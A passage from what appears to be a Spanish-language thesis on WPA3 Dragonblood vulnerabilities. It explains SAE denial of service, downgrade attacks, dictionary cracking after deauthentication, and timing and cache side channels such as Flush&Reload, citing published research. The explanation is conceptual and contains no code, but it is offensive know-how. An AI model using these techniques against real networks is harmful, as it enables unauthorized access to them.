Cache-Based Side-Channel Attack	Eliminación de posibles contraseñas	Activa (Cliente)
Dragonfly Resource Exhaustion Attack	Saturación de CPU en el AP.	Activa (AP)

Adaptado de *Overview of Dragonblood vulnerabilities in regarding to key-recovering*, por M.Vink, 2020, (https://www.ru.nl/publish/pages/769526/mark_vink.pdf).

4.10.1 Denial of Service Attack o Ataque de Denegación de Servicios (DoS)

Para este ataque se aprovecha el alto costo de procesamiento a nivel informático del proceso de autenticación de un cliente con un AP, ya que el *handshak*e de Dragonfly empieza enviando una trama de confirmación, esto genera una respuesta con un alto grado de procesamiento por parte del AP. Aunque WPA3 tiene un método de intercambio de *cookies* para evitar que los atacantes falsifiquen las tramas de confirmación utilizando direcciones MAC falsas, es fácil eludir esto. Por lo tanto, un atacante está en la capacidad de sobrecargar el AP generando tan solo 16 tramas de confirmación falsificadas por segundo según el trabajo de Vanhoef & Ronen (2020) . Este ataque de consumo de recursos conlleva un alto uso de la CPU en el AP como consecuencia; agota su batería, impide o retrasa que otros dispositivos se conecten al AP utilizando WPA3, y además puede ralentizar otras funciones del AP.

Figura 19.
Ataque de DoS en WPA3 SAE



Elaborado por el autor.

4.10.1.1 Mecanismo anti-obstrucción o *Anti-clogging*

En base al mecanismo de autenticación que utiliza el protocolo SAE, es obvio, que el AP realiza operaciones costosas computacionalmente cuando recibe una trama *commit* SAE o el primer mensaje del protocolo de enlace. Lo cual, deja un espacio para la utilización de ataques DoS, donde el atacante puede inundar el AP con una gran cantidad de tramas *Commit* SAE falsificadas, que a su vez generan una gran cantidad de operaciones costosas en el AP. Para mitigar este riesgo, SAE incluye un mecanismo de defensa anti obstrucción (*Anti-Clogging Mechanism* -ACM), que comprende en un sencillo procedimiento de *cookies*. Esta defensa entra en acción después de que el número de conexiones en proceso, es decir, aquellas para las que se ha recibido el primer mensaje, más no el tercero, se alcanza o supera un umbral (Chatzoglou et al., 2022).

Con el mecanismo ACM, al recibir una trama *commit* SAE de una STA, el AP responde con una nueva trama *commit* con un token anti obstrucción de hasta 256 bytes (denominado “cookie”), según la norma IEEE 802.11 revisada en 2020 (como se cita en Chatzoglou et al., 2022) no se requiere especificar la longitud de la cookie, porque la generación y el procesamiento de la cookie dependen enteramente del AP. Un cliente o STA debe devolver la misma *cookie* y el AP rechazara los mensajes *commit SAE* a menos que lleven una *cookie* válida vinculada a la dirección MAC del remitente. Por lo tanto, ACM evita que un atacante genere continuamente nuevas conexiones con direcciones MAC falsificadas, sin embargo, puede ser

insuficiente si el atacante puede adquirir la *cookie* enviada por el AP para alguna dirección MAC y luego incluirla en un mensaje *commit SAE* usando la misma dirección MAC, como se realizará en el apartado de ataques experimentales en este trabajo de investigación.

La creación de una *cookie* depende de la implementación, pero debe satisfacer algunos requisitos; primero, la *cookie* depende de las identidades de ambas partes; segundo, solo el respondedor puede generar *cookies* válidas; tercero, la generación y verificación de la *cookie* deben ser rápidas. El método recomendado para cumplir con estos requerimientos es generar un valor secreto y calcular la cookie de la siguiente forma:

Cookie = HASH (ConnectionID || InitiatorID || secret)

La función HASH debe ser un hash unidireccional seguro como SHA256. Con este intercambio de cookies, un atacante ya no puede iniciar los *handshakes* utilizando direcciones IP falsas. Aunque el atacante puede seguir usando su dirección IP real en las tramas falsificadas, estas peticiones pueden ser estranguladas en función de la dirección, dado que el atacante tiene que usar su dirección IP real, la amenaza se reduce (Vanhoef & Ronen, 2019).


4.10.2 Downgrade Attack against WPA3-Transition o Ataque de Degradación de protocolo contra WPA3-Transition

En las especificaciones de WPA3 se describe un modo de transición en el que se admite tanto a dispositivos compatibles con WPA3-SAE como a dispositivos compatibles con WPA2-PSK para que se conecten utilizando la misma contraseña. Este modo permite la retrocompatibilidad a dispositivos no compatibles aun con WPA3, este modo solo es aplicable para redes personales.

Esta vulnerabilidad se puede aprovechar creando una red con un AP falso y anunciando su existencia con tramas *Beacon* para informar a los clientes que la red sólo admite WPA2-PSK, en el momento en que los clientes se conectan a la red, el atacante puede capturar el handshake de cuatro vías, y se puede realizar un ataque de diccionario y recuperar la clave precompartida Vink (2020).

El atacante puede falsificar el primer mensaje, ya que este no está autenticado. La víctima envía ahora el segundo mensaje de cuatro vías, que está autenticado (Ver **Figura 20**). Con esta información, el ataque puede ser factible, sin embargo, hay que tener en cuenta que esto no aplica para todos los dispositivos, por lo tanto, hay que comprobar en la parte experimental.

Figura 20.
Ataque de degradación contra WPA3-Transition.




Adaptado de Dragonblood Downgrade attack against WPA3-Transition, por M.Vink 2020, (https://www.ru.nl/publish/pages/769526/mark_vink.pdf).

4.10.2.1 Dictionary Attack o Ataque de Diccionario

En una red WPA o WPA2 Personal, la clave precompartida se utiliza como Pairwise Master Key (PMK) para el *handshake* de cuatro vías entre el cliente y el AP. Esta clave precompartida puede ser de un número de 256 bits o una frase de contraseña entre 6 y 64 bytes. Durante la negociación, se crea la Pairwise Transient Key (PTK) para cifrar el tráfico por lo que es imposible crackear los paquetes de datos encriptados. Para poder desplegar este ataque, el atacante debe estar cerca de la red y capturar el *handshake* de cuatro vías entre un cliente y un AP. Se puede esperar a que se asocien clientes para actuar de forma pasiva o enviar paquetes de desautenticación para forzar a los clientes a reconectarse y actuar de forma activa (Vink ,2020).

Figura 21.
Contraseña de diccionario a contraseña oculta



Tomado de Dictionary Password to Hashed Password , Islam et al., 2020,[Reduced-Side-Channel-Timing-Attack-in-Dragonfly-Handshake-of-WPA3-for-MODP-Group.pdf (researchgate.net)]

4.10.2.2 Brute Force Attack o Ataque de fuerza bruta

El ataque de fuerza bruta se produce cuando los ciber atacantes utilizan ordenadores para recorrer sistemáticamente cada letra de un conjunto de caracteres. Un conjunto de caracteres puede ser una letra, un símbolo, un número o cualquier cosa que los ciber atacantes quieran introducir. En términos sencillos, el ataque de fuerza bruta es un método de ensayo y error que intenta todas las combinaciones de una contraseña. Este método es bastante eficaz para contraseñas cortas. Pero descifrar todas las contraseñas posibles es sólo cuestión de tiempo (Islam et al., 2020) .

4.10.2.3 Rainbow Tables o Tablas Precomputadas

Las Rainbow Tables son una técnica de ciberseguridad utilizada para optimizar el proceso de descifrado de contraseñas. Una tabla de lluvia (Rainbow Table) es una tabla de búsqueda precomputada que contiene un gran número de valores hash y sus correspondientes valores de contraseña. La idea detrás de las Rainbow Tables es que, en lugar de calcular el hash de una contraseña y compararlo con el hash almacenado en el sistema, se busca el valor hash en la tabla y se devuelve el valor de contraseña correspondiente. Esto reduce significativamente el tiempo requerido para descifrar una contraseña, ya que se evita el proceso de cálculo del hash.

Sin embargo, las Rainbow Tables también tienen sus desventajas. Por ejemplo, requieren un gran espacio de almacenamiento y son menos eficientes cuando se enfrentan a contraseñas con caracteres alfanuméricos y especiales. Además, debido a la popularidad de las

Rainbow Tables, muchos sistemas de seguridad utilizan técnicas de seguridad adicionales como el salting (agregar un valor aleatorio a la contraseña antes de calcular el hash) para hacer las Rainbow Tables menos efectivas.


En resumen, las Rainbow Tables son una técnica utilizada para optimizar el proceso de descifrado de contraseñas, pero deben ser utilizadas con precaución y combinadas con otras medidas de seguridad para proteger adecuadamente los sistemas.

4.10.3 Downgrade Attack against Security Group o Ataque de degradación de grupo de seguridad

El *handshake* SAE que utiliza WPA3 admite distintos grupos de seguridad, el cliente y el AP pueden negociar el grupo que quieren utilizar. El cliente cuando inicia la negociación envía una trama que incluye el grupo de seguridad que se requiere. El AP responderá con un mensaje de rechazo si no soporta el grupo especificado. La negociación continúa hasta que el cliente y el AP han encontrado un grupo de seguridad que los dos soporten. Sin embargo, un atacante puede forzar a que el cliente y el AP utilicen un grupo de seguridad más débil mediante la retransmisión de mensajes entre ellos (MitM). El atacante bloquea los paquetes *Auth-Commit* enviados por el cliente para que no lleguen al AP, y envía una respuesta el mismo, negando al grupo de seguridad elegido hasta que el atacante obtenga el grupo de seguridad más débil.

El cliente en el mensaje *Auth-Commit* envía el grupo que quiere utilizar, un escalar válido s_i y un elemento E_i. Si este grupo no está soportado, se devuelve el mensaje con el grupo no soportado. Si esto ocurre, el usuario envía un nuevo mensaje de confirmación con nuevo grupo y nuevo s_i, E_i. El problema es que no existe comprobación para ver si alguien ha interferido en este proceso. Así que se puede enviar un mensaje *Auth-Commit* modificado al usuario para forzar un grupo distinto (Ver **Figura 22**).

Figura 22.
Ataque de degradación de grupo de seguridad



Adaptado de "Downgrade attack against SAE's group selection: a man-on-the-side can force the client (initiator) into using a different cryptographic group during the SAE handshake.", por Vanhoef & Ronen, 2020, (https://ieeexplore.ieee.org/document/9152782)

4.10.4 Timing-Based Side-Channel Attack o Ataque de canal lateral basado en tiempo

Según la investigación de Vanhoef y Ronen (2020) descubrieron que el tiempo que se tarda un AP en responder las tramas de confirmación podría filtrar información sobre la clave precompartida. Cuando el punto de acceso utiliza ciertos grupos multiplicativos (22, 23 o 24), el algoritmo que codifica la clave precompartida tarda un número variable de iteraciones para transformar la clave precompartida en un elemento de contraseña válido. La cantidad de iteraciones depende de la clave precompartida y la dirección MAC del cliente y el AP. Un atacante puede intentar determinar el número de iteraciones midiendo el tiempo que tarda el AP en responder. Después el atacante puede simular el tiempo que se tardaría en procesar una contraseña preliminar candidata hasta que un ataque de diccionario sea factible.

El intercambio SAE por defecto se ejecuta utilizando curvas elípticas, ya que cualquier estación que soporte SAE debe implementar la curva elíptica P-256, sin embargo, también se puede utilizar grupos MODP. Cuando se utiliza grupos MODP se usa el ***Algoritmo 4*** para convertir la contraseña en un elemento de grupo. A diferencia del algoritmo de curvas elípticas, el método con grupos MODP no emplea ningún mecanismo de defensa de canal lateral. Al convertir una contraseña en un elemento MODP, el algoritmo de MODP realiza un número variable de iteraciones. La primera causa de las iteraciones extra es debido a la salida de la Función de Derivación de Claves (KDF) en la línea 5 ya que devuelve un número mayor que

el primo *p* del grupo MODP. El número de bits devueltos por KDF deben ser igual al número de bits necesarios para representar *p.* Es decir, el número de bits devueltos por KDF depende del grupo MODP utilizado. Esto también implica que la probabilidad de que el valor sea mayor que *p* dependerá del grupo MODP que se utilice. Para la mayoría de grupos MODP esta probabilidad es extremadamente pequeña. Sin embargo, para los grupos MODP mostrados en la **Tabla 11** la probabilidad es bastante alta (Vanhoef & Ronen, 2019).

Tabla 11.
Fugas de tiempo para grupos MODP (arriba) y curvas Brainpool (abajo)

Grupo	Len (p)	$Pr[value \geq p]$	$E[X]$	k
22	1024	30.84%	1.44	24
23	2048	32.40%	1.48	25
24	2048	47.01%	1.89	37
27	224	15.72%	2*1.19	51
28	256	33.60%	2*1.51	69
29	384	45.03%	2*1.82	86
30	512	33.26%	2*1.50	68

Nota: La columna 3 muestra la probabilidad de que la salida del KDF sea mayor o igual que p, la columna 4 muestra el número medio de iteraciones necesarias para encontrar el elemento de la contraseña, y la última columna contiene el menor k tal que la necesidad de más de k iteraciones tiene una probabilidad inferior a 2^{-40}.Tomado de (Vanhoef & Ronen, 2020)


El tiempo que tarda en responder un AP al mensaje de confirmación de autenticación enviado por un cliente está relacionado a la contraseña precompartida de la red y la dirección MAC del cliente, siempre y cuando, soporte grupos MODP. Para la conversión del elemento de contraseña (PE) según el RFC 7664 de Harkins (2015) se realizan las siguientes acciones:

- Se toma como entrada una contraseña precompartida, las direcciones MAC tanto del AP como del cliente.
- Se calcula la base concatenando la contraseña, las direcciones MAC y un contador. Posteriormente, se utiliza SHA512 (*Secure Hash Algorithm* 512-bit) para transformar la contraseña en un valor único resumen, para garantizar integridad y autenticidad en el protocolo.
- Se calcula la función de Derivación de Claves (KDF) utilizando la base y PKDF2 (*Password-Based Key Derivation Function 2*).

- Se calcula la *seed* o semilla utilizando KDF, en este paso, se debería mantener la misma longitud de cadena de bits en la variable *seed* y en el primo (*p*). Si *seed* cumple con la condición (*seed* <primo (*p*)), se procede a calcular *Temp* con *seed*, en este paso se realizan los cálculos con operaciones modulares.
- Si *Temp* es mayor que 1, entonces el elemento de contraseña se obtiene como salida, pero, si ambas condiciones no son satisfechas por *seed* y *Temp* entonces el contador se incrementará en 1 y la base será calculada de nuevo.

Todo el proceso de conversión de la contraseña se puede resumir en el siguiente diagrama de flujo de la **Figura 23** tomado de Islam et al. (2020).

Figura 23.
Diagrama de Flujo de la conversión de la contraseña a elemento MODP



Adaptado Flow Chart of Converting Password to MODP Element , Islam et al., 2020,**Reduced-Side-Channel-Timing-Attack-in-Dragonfly-Handshake-of-WPA3-for-MODP-Group.pdf (researchgate.net)**

Dado que la salida de la función KDF depende de la contraseña, el número de iteraciones realizadas también depende de la contraseña. Si un atacante, conoce este número, deducirá que las contraseñas que requieren un número distinto de iteraciones no son utilizadas por la víctima. El número de iteraciones ejecutadas X sigue una distribución geométrica:

Ecuación 6. Distribución Geométrica de iteraciones

$$\Pr[X = n] = \Pr[value \geq p]^{n-1} . (1 - \Pr[value \geq p])$$

Esto quiere decir que el número medio para obtener el elemento de la contraseña es igual a $E[X] = (1 - \Pr[value \geq p])^{-1}$. Los resultados se pueden observar en la **Tabla 11**. La dirección MAC también influye en la salida de KDF, por lo tanto, también influye en el número de iteraciones ejecutadas en la línea 6 del ***Algoritmo 4***. Esto quiere decir que, un atacante puede falsificar las direcciones MAC, y para cada dirección medir el número de iteraciones ejecutadas (Vanhoef & Ronen, 2019).

Posteriormente después de la divulgación inicial, la Wifi-Alliance creó de forma privada recomendaciones para mitigar los ataques de sincronización, sin embargo, estas recomendaciones afirman que las curvas *Brainpool* son seguras de usar, y que no requiere de defensas adicionales. No obstante, aunque el método *hash-to-curve* ya tiene defensas de fugas de tiempo cuando se utilizan curvas *Brainpool*. El problema es que de la misma forma que el método *hash-to-group* comprueba si la salida de KDF es menor que *p* (Línea 8 de **Algoritmo 3**), para la mayoría de las curvas no es un problema, ya que, su primo es cercano a una potencia de dos, pero en las curvas *Brainpool* esta comprobación puede fallar con alta probabilidad (véase los grupos 27 a 30 en **Tabla 11**).

4.10.5 Cache-Based Side-Channel Attack o Ataque de canal lateral basado en caché.

Este ataque se puede realizar ejecutando un código en la máquina víctima que esté observando la memoria durante la negociación. Esta vulnerabilidad permite al atacante conocer el número de bucles del algoritmo *hash-to-curve* que fueron necesarios para encontrar el punto secreto en la curva. Usando esta información, el atacante puede descartar posibles claves, para después eliminar suficientes claves candidatas y poder realizar un ataque de diccionario (Vanhoef & Ronen, 2020).

El objetivo de este ataque es saber en qué iteración la prueba del residuo cuadrático (QR) del algoritmo hash-to-curve tuvo éxito. Esta información será utilizada en el ataque de partición de contraseñas offline. A diferencia del método con grupos MODP anteriormente mencionado, el método con curvas elípticas incluye mitigaciones para los ataques de canal lateral basados en tiempo, con la realización de iteraciones ficticias adicionales a los datos aleatorios. Además, también tiene cegamiento del cálculo criptográfico subyacente de residuos cuadráticos. El tiempo de ejecución de las iteraciones en el método con curvas elípticas es demasiado pequeño, sin embargo, pueden seguir siendo vulnerables a diferentes tipos de ataques de canal lateral micro-arquitectónicos como se describen Ronen et al. (2018). Cabe señalar que, en la investigación de (Almeida et al., 2020) se encontró la forma de averiguar en qué iteración exactamente se encuentra la solución para y mediante técnicas más avanzadas como Performance Degradation Attack (PDA) y ubicando estratégicamente las líneas de código en donde se realiza cada iteración del método hash-to-curve, además, fueron capaces de ubicar las direcciones de caché en donde se llaman las funciones que realizan el cegado de la prueba de residuo cuadrático de las líneas de código 12 a 13 de **Algoritmo 3**.

Los procesadores modernos intentan optimizar procesos como; el acceso a la memoria principal, la predicción de bifurcaciones, predicción de ramas, etc. Esta optimización se realiza guardando un estado interno que depende del pasado. Los ataques de canal lateral microarquitectónicos explotan la información filtrada sobre la ejecución de otros programas debido a la compartición de este estado. Los ataques de canal lateral basados en caché explotan el estado de la memoria (ya sea de instrucciones o de datos) y han sido ampliamente utilizados para romper algoritmos criptográficos (Ge et al., 2018).

Uno de los métodos más eficientes para obtener información a partir de la caché del procesador se conoce como el ataque Flush&Reload. En su aplicación, el atacante comienza por desalojar una ubicación específica de la memoria caché. Luego de un período de espera preestablecido, mide el tiempo requerido para recargar dicha ubicación. Si durante el intervalo la víctima accede a esa ubicación de memoria, esta será cacheada y se utilizará el estado guardado en la memoria para optimizar los procesos, lo que resultará en un tiempo de recarga corto para el atacante. Si la víctima no accede a dicha ubicación, el tiempo de recarga será considerablemente más lento. De esta manera, el atacante puede monitorear el patrón de acceso de la memoria de la víctima. (Vanhoef & Ronen, 2019).

4.10.5.1 Compartición de páginas

La compartición de memoria entre procesos es útil por dos motivos opuestos. Por un lado, se puede utilizar como un medio de comunicación entre procesos que trabajan juntos. Por otro lado, se puede usar para reducir el uso de memoria al evitar la replicación de contenidos iguales. La compartición basada en contenido se logra identificando las páginas idénticas a través de su ubicación en el disco donde se carga el contenido de la página. Este enfoque es típico en sistemas operativos y se aplica al compartir el segmento de texto de los archivos ejecutables entre los diferentes procesos que los ejecutan y cuando se utilizan bibliotecas compartidas. Por otro lado, el reparto de páginas basado en el contenido, también llamado *deduplicación de memoria* es una forma más agresiva de reparto de páginas. Cuando se usa la deduplicación, el sistema escanea la memoria activa, identificando y uniendo páginas no relacionadas con contenidos idénticos. La desduplicación está implementada en los hipervisores VMware ESX, PowerVM, y también se ha implementado en Linux y en Windows (Mohanty & Parida, 2021)

Las páginas de memoria también pueden ser compartidas entre procesos que no trabajan juntos. Sin embargo, es importante proteger el contenido de estas páginas para evitar que procesos malintencionados lo modifiquen. Para lograr esto, las páginas compartidas se asignan como "copia-en-escritura". Esto permite las operaciones de lectura, pero hace que las operaciones de escritura causen una interrupción en el CPU. En este momento, el software del sistema toma el control de la CPU y copia el contenido de la página compartida. Luego, mapea la página copiada en el espacio de direcciones del proceso de escritura y reanuda su ejecución. (Mohanty & Parida, 2021)

Aunque la copia-en-escritura protege las páginas compartidas de modificaciones no autorizadas, no es un proceso totalmente invisible. La demora causada por la modificación de una página compartida puede ser detectada por otros procesos, lo que podría resultar en un ataque de filtración de información. (Mohanty & Parida, 2021)

4.10.5.2 Arquitectura Caché

La jerarquía de caché del Core i7-11370H es un ejemplo de la estructura de caché presente en los procesadores modernos y la que se tratará de explotar en el presente trabajo. Esta jerarquía consiste en tres niveles de caché, L1, L2 y L3, conocido también como LLC (Last-level-caché). Cada nivel de la jerarquía de caché es responsable de guardar valores de memoria recientemente accedidos y de mejorar la velocidad de recuperación de datos en


comparación con la memoria principal. La utilización de una jerarquía de caché permite a los procesadores reducir el tiempo y la carga en la memoria principal.

Figura 24.
Arquitectura de caché Intel Ivy Bridge

Elaborado por el autor.

La unidad de memoria de una caché es una línea que contiene un número fijo de bytes. Una caché se compone de varios conjuntos de caché, cada uno de los cuales almacena un número fijo de líneas de caché. Este número de líneas de caché en un conjunto es la "asociatividad de la caché", es decir, cada línea de memoria puede ser almacenada en cualquiera de las líneas de caché de un único conjunto de caché. El tamaño de las líneas de caché en el procesador Core i7 11370H es de 64 bytes. Las caches L1 asociativas de 12 vías en datos y 8 vías en instrucciones, las caches L2 son asociativas de 20 vías y la caché L3 es asociativa de 12 vías (Mohanty & Parida, 2021).

Figura 25.
Función de correspondencia de asociatividad de la caché con la memoria principal



Nota: Mp denota la memoria principal o por defecto (RAM) y Mc denota la memoria caché. Existen 3 tipos de correspondencia; Directa que se ubica en una línea de caché, la segunda, asociativa un bloque puede ubicarse en cualquier línea de Mc, por último, Asociativa por conjuntos es un compromiso entre las dos anteriores. Tomada de **Estructura de Computadores (ucm.es)**.

Según Mohanty & Parida (2021) la inclusividad de la LLC en los procesadores Intel modernos permite que los ataques de canal lateral basados en caché sean más precisos y efectivos. Al tener una imagen completa de los datos almacenados en la memoria, los atacantes pueden obtener información confidencial que de otra manera sería difícil de acceder. Además, la expulsión de datos de la LLC también los elimina de los niveles inferiores de la caché, lo que reduce la posibilidad de que dichos datos sean utilizados por otros procesos. Por lo tanto, es importante que los sistemas operativos tomen medidas para proteger la memoria compartida contra posibles ataques de canal lateral basados en caché.

Al intentar acceder a una dirección de memoria, la CPU primero comprobará la caché de nivel superior. Si la línea de memoria ha sido guardada en caché el procesador la encontrará (*caché hit*). En caso contrario, el procesador continuará buscando en la memoria inferior, hasta llegar a la RAM si es necesario. Una vez que encuentra la línea de memoria adecuada, el procesador almacena su contenido en la caché para un acceso más rápido en un próximo acceso (Almeida et al., 2020). Si bien esto mejora el rendimiento de la CPU, también aumenta la complejidad del sistema y puede crear vulnerabilidades que se aprovechan en ataques como los canales laterales basados en caché. Los ataques basados en caché explotan la propiedad de la caché de almacenar copias de la memoria y utilizan las diferencias en los tiempos de acceso a la caché para inferir informaciones sensibles.

En el artículo de Almeida et al. (2020), se hace hincapié en que el tiempo necesario para acceder a un dato varía significativamente si está almacenado en la caché de la CPU o si la CPU tiene que buscarlo en la RAM. La interacción de la caché puede ocurrir por dos razones: acceder a datos o acceder a instrucciones. En ambos casos, esto puede resultar en una vulnerabilidad si el elemento al que se accede está relacionado con información confidencial. Teniendo en cuenta esto, un atacante podría utilizar un proceso de espionaje que interactúe con la caché de una manera específica para causar diferentes tiempos de acceso a la memoria. El tipo de interacción determina diferentes tipos de ataques, cada uno con sus propios pros y contras. La mayoría de los ataques basados en instrucciones implican inspeccionar el código de la víctima y deducir algunos datos de las instrucciones ejecutadas. Según el modelo de amenaza y la arquitectura objetivo, un atacante puede o no tener acceso a cachés de bajo nivel compartidas entre hilos. Sin embargo, la LLC es compartida entre todos los núcleos.

Para estudiar mucho más detalladamente los aspectos de cómo funciona la memoria caché en un sistema micro arquitectónico se recomienda leer el Tema 6 del siguiente enlace: http://www.fdi.ucm.es/profesor/jjruz/web2/.

4.10.5.3 La técnica Flush & Reload

